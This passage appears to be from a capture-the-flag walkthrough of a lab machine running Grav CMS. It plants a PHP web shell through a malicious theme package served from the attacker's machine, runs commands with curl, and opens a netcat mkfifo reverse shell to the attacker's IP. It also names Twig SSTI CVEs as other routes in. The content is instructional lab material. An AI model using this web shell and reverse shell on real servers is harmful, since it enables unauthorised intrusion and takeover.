
We click on + Install for the Aerial theme to double check if we can install a new theme:

Error sample:
- Couldn’t resolve host name for “https://github.com/Sommerregen/grav-theme-alpha/zipball/v2.0.2".
Ok so not possible to get the package but we can intercept it and change the response to point to our attacker machine.
Let’s try:
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...





Forward
Modify the location in the response to point to our web server on our attacker machine:

Forward
We got an error from Grav because not contains any valide theme package:

But we got the callback to our local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.71.166 - - [24/Feb/2025 18:36:32] code 404, message File not found
10.10.71.166 - - [24/Feb/2025 18:36:32] "GET /abcdef HTTP/1.1" 404 -
So our POC works.
Let’s clone a valid theme:
$ git clone https://github.com/getgrav/grav-theme-agency.git
Then add some php inside:
$ echo '<IfModule mod_rewrite.c>\nRewriteEngine Off\n</IfModule>' > grav-theme-agency/img/.htaccess
$ echo '<?php echo system($_GET[0]); ?>' > grav-theme-agency/img/cmd.php
Then package it:
$ zip -r pwn.zip grav-theme-agency
Now we are ready to serve the theme, so let’s install it and point to pwn.zip:



Then the malicious theme has been installed and we activate it:

Thanks to the .htaccess. we will be able to execute the php code in it:
$ curl 'http://race.vl/racers/user/themes/agency/img/cmd.php?0=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
RCE confirmed
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Now we URL encode our reverse shell rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.8.4.253 443 >/tmp/f then call it via our RCE:
$ curl 'http://race.vl/racers/user/themes/agency/img/cmd.php?0=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.8.4.253%20443%20%3E%2Ftmp%2Ff'
We got our shell as www-data:
[+] Got reverse shell from race.vl~10.10.71.166 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/race.vl~10.10.71.166/race.vl~10.10.71.166.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@race:/var/www/html/racers/user/themes/agency/img$
CVE-2023-34448 - Grav Server-side Template Injection (SSTI) via Twig Default Filters (www-data)
- This is an unintended way as these 2 CVEs listed and exploited below have been discovered after the Machine release date.
- But could be interesting to see how to exploit it, for this purpose we added this section.
- CVE-2023-34448
- GHSA-c9gp-64c4-2rrh
- Grav CMS is vulnerable to a Server-Side Template Injection (SSTI), which allows any authenticated user (editor permissions are sufficient) to execute arbitrary code on the remote server bypassing the existing security sandbox.
- Another CVE can also be used:
- CVE-2024-28116: Server-Side Template Injection in Grav CMS
- Graver POC
- Grav-CMS RCE Authenticated POC
Create a new site and change the render to use Twig:
